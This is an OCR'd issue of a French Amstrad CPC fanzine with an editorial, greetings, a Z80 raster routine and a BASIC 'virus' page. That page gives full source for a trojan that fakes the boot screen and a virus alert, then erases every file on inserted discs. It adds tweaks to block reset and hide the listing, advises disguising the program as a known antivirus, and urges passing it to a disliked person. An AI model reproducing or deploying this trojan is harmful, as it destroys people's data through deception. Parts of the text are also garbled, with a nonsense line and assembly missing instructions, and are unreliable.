

M

&

C



N° 12

N° 12


EDITO (ouaih èèh l'autre ouh euhouaih poufff...) :

Voilà déjà avant les vacances le N°12 de M&C (et oui). Je signale que pendant le mois d'aout il n'y aura peut-être pas de M&C (pt'et bien que oui pt'et bien que non) mais en tout cas ce sera le numéro de l'horreur (et non pas de l'erreur comme me souffle la mascotte (ADAMS)) car M&C sortira son numéro 13 (pt'et bien un vendredi). Pour ce numéro vous avez droit à une page de dessin, une page d'assembleur et une page de BASIC (M&C la régularité). J'espère qu'il n'est pas trop technique pbur certains et que pour les pros ça leur suffira. EPSILON et MOI (et peut être CANON) nous vous préparerons une ou deux pages des plus techs qui soit parus (enfin j'espère). Voilà à bientôt : SONIC 3' et l'équipe

SOMMAIRE :

Page 1 : Couverture (ça change)
Page 2 : Edito, sommaire etc...
Page 3 : Dessin(s)
Page 4 : Assembleur (raster)
Page 5 : BASIC (LE virus)

SONIC 3' à retrouvé son CPC grâce à EPSILON. En effet notre maître à tous m'a trouvé un clavier entier. Ton élève te remercie (combien ?).



Remplissez les casés vides (ça occupe de la place et du temps). Allez, allez faites le... Puisque je vous le dis n'insistez pas !!! Vous allez voir c'est très enrichissant (mais oui).

GREETINGS :

A EPSILON (alors lequel vient chez lequel ?), au PETIT E/J, à ADAMS pour ne pas m'avoir invité à temps (t'auras pas tes démos, crétinus), à INFO SYSTEME, à PASCAL (pour quand la part' avec ton beauf' et fais vite pour la basse), à CANON pour la formidable semaine à venir, à mon père pour avoir fait foirer à 7H00 du soir un très long prog', à FRANCHEMENT de m'avoir réécrit, à CPC INFOS pour la future annonce et le présent prog', à ACPC de continuer le délire, à MATHIEU (mes 200 balles), à PIERRE (ma manette), à ALEX (bientôt l'article bientôt), encore à CANON (c'est pour quand ?) à WAKU (des dessins ? des dossards ?), au QUASAR (tu peux maintenant), à ma soeur (quand tu veux), à SKIPI pour sa sympathie (ouais, ouais), à VINCENT (tu peux, tu peux c'est permis), à MOI-MEME (pour le VOL.2 des musiques CPC), à XAVIER (t'en fais pas, je t'en veut à mort c'est tout), et enfin à STEPHANE (alors qu'est ce que tu prends ?). Voilà !

AXBIXEXNXTXOXTXPXOXUXRXLXEXPXRXOXCXHXAXIXNXNXUXMXEXRXOX!X!X!
Comme d'habitude retirez les grands X pour lire la phrase.



l'enlaurait pas dut provoqué wakuwei bejita «le grand.»

LE VIRUS SUR CPC : L'arnaque du siècle ou l'info de la décennie

Quelquefois quand vous lancez un programme votre CPC fait un 'chti reset (bien gênant d'ailleurs). Ce programme "simule" le reset du CPC avec quelques locate et print bien placés. Le curseur s'affiche normalement et dès qu'on appuie sur une touche il vous indique qu'il a repéré un virus; rappuyez sur une touche et là il vous fait un CAT ensuite il insère le disc à soigner. C'est alors qu'il va effacer tout le contenu de la disquette si elle n'est pas protégée (par un ùERA). Il suffit de le copier (absolument sans l'avoir essayé sinon il vous donnera du langage pas possible, pour cela faites un reset) pour le refile à quelqu'un que l'on n'aime pas (MADE) du tout.

Tiens un blanc !

```
LE VIRUS TEL QUEL :
10 INK 0,1: BORDER 1: MODE 1: INK 1,24: CLS:
LOCATE 2,2: PRINT "Amstrad 128K Microco
mputer (f3)"
20 LOCATE 2,4: PRINT CHR$(164); "1985 Amst
rad Consumer Electronics ltd"
30 LOCATE 12,5: PRINT "and locomotive soft
ware Plc."
40 LOCATE 2,7: PRINT "BASIC 1.1": LOCATE 1,
9: PRINT "Ready": LOCATE 1,10: PRINT CHR$
(143)
50 CALL &BB18: CLS: INK 1,0,26: LOCATE 5,12
: PRINT "-----"
---": LOCATE 5,13: PRINT "LOOK OUT! A VI
RUS IS DETECTED !!!": LOCATE 5,14: PRIN
T"-----":
CALL &BB18
70 CLS: INK 1,24: CAT: CALL &BB18: CLS: LOCAT
E 1,13: PRINT " INSERT A DISC TO KEEP
OUT THE VIRUS": CALL &BB18: GOSUB 90:
GOTO 80
80 CLS: INK 1,24: LOCATE 1,11: PRINT " THE
VIRUS IS DESTROYED ON THIS SIDE, TURN
DISC OVER TO KEEP OUT ANOTHER VIRUS":
CALL &BB18: GOTO 70
90 ùERA, ".*.*": RETURN
```

Mais je le trouvais un peu faiblard; c'est alors que je me mis au boulot Il suffit de modifier la ligne 10 en : 10 INK 0,1: POKE &BDEE, &C9: etc... ce qui bloque le reset et le break. Puis juste avant de sauvegarder (toujours sans l'avoir essayé) faites en mode direct : POKE 370,0 (qui cache la première ligne) et un POKE 369,30 (qui cache le reste du prog) sauvegardez tout ça sous le nom d'un antivirus assez connu et voilà le tour est joué. J'avoue l'avoir sauvegardé dans l'user 10 mais ça ne sert strictement à rien.

Le numéro 9 du PETIT ELECTRO-JACK ILLUSTRÉ est sorti. Dépêchez-vous !!!

M&C

Si vous avez d'autres virus (BASIC ou assembleur (DAMS)) ou encore que vous l'avez encore perfectionné n'hésitez pas. Ce virus est dans le numéro 9 du PEJ qui je l'espère ne m'en voudra pas. Ainsi qu'a WHILE. Je veux juste étendre le sujet et apporter mes modifications... Sur ce salut

M&C

38, rue Francis de
Pressensé
94500 CHAMPIGNY S/MARNE

ASSEMBLEUR (Coup d'essai de M&C) : les rasters fixes

*** RASTER FIXE - NEW ARCADE 1993 (sous DAMS) ***

```

INIT   ORG #A000           ; ADRESSE D'EXECUTION
        ENT $             ; PRG EXECUTABLE EN &A000
        DI                ; ON VIRE LES INTERRUPTIONS
FRAME  LD B,#F5           ; B=#F5 -> AGIT EN CALL &BD19
        IN A,(C)          ; SYNCHRONISATION
        RRA               ; LET'S GO !!!
        JR NC,FRAME       ; PETITE BOUCLE=CALL &BD19 (FRAME)
        I                 ; B=&04 -> 4 TOURS DE BOUCLE
TEMPO  DJNZ TEMPO         ; B=B-1..SI B=0 ALORS DEBUT DU RASTER
        LD B,#53          ; &53=POSITION SUR ECRAN (&2C) PLUS
                                ; NOMBRE DE COULEURS (39=&27 EN HEXA)
AFFICHE LD HL,TABLE       ; POINTE HL SUR LA TABLE DES COULEURS
        PUSH BC           ; SAUVEGARDE DE BC SOUS LA PILE
        LD A,(HL)         ; COULEUR HL DANS A
        INC HL            ; COULEUR SUIVANTE DANS HL
        SET 6,A           ;
                                ;
                                ; RASTER DANS LE BORDER
                                ; ON OUVRE LE GATE ARRAY
                                ; GO !!!
                                ; RASTER AUSSI DANS LE PAPER
                                ; ON OUVRE LE GATE ARRAY
                                ; 5...4...3...2...1... GO !!!
                                ; RE 4
BOUCLE2 NOP               ; SYNCHRO (EVITE LES BUGS)
        DJNZ BOUCLE2     ; B=B-1
        NOP              ; ENCORE POUR LA SYNCHRO
        NOP              ; IDEM
        NOP              ; IDEM
        NOP              ; IDEM
        NOP              ; IDEM
        POP BC           ; ON VA RECHERCHER BC SOUS LA PILE
        DJNZ AFFICHE     ; PAS FINI ? ALORS CONTINUE...
        LD A,#2F         ; A=&2F -> TOUCHE ESPACE
        CALL #BB1E       ; VECTEUR TOUCHE
        JP Z,INIT        ; SI PAS PRESSEE -> RETOUR AU DEBUT
        RET              ; FIN DU PRG
TABLE  DEFS #2C,#54       ; POSITION &2C, COULEUR NOIRE
        DEFB #5C,#4C,#4E,#4A,#4B ; DEGRADE ROUGE
        DEFB #4A,#4E,#4C,#5C     ;
        DEFB #54,#54,#54,#54     ; 4 FOIS NOIRE
        DEFB #44,#55,#57,#53,#4B ; DEGRADE BLEU PLUS BLANC
        DEFB #4A,#4E,#4C,#5C     ; DEGRADE ROUGE
        DEFB #54,#54,#54,#54     ; 4 FOIS NOIRE
        DEFB #44,#55,#57,#53,#4B ; DEGRADE BLEU
        DEFB #53,#57,#55,#44     ;
        DEFS #8C,#54           ; DELIMITER A &8C, COULEUR NOIRE
        DEFB 0                 ; TABLE FINIE
    
```

Text : 11059

End : 13059

1550 Bytes

Hmem : 28473

Bien sûr si vous connaissez les couleurs vous pouvez le plus simplement du monde les modifier comme pas mal d'autres choses d'ailleurs : CANON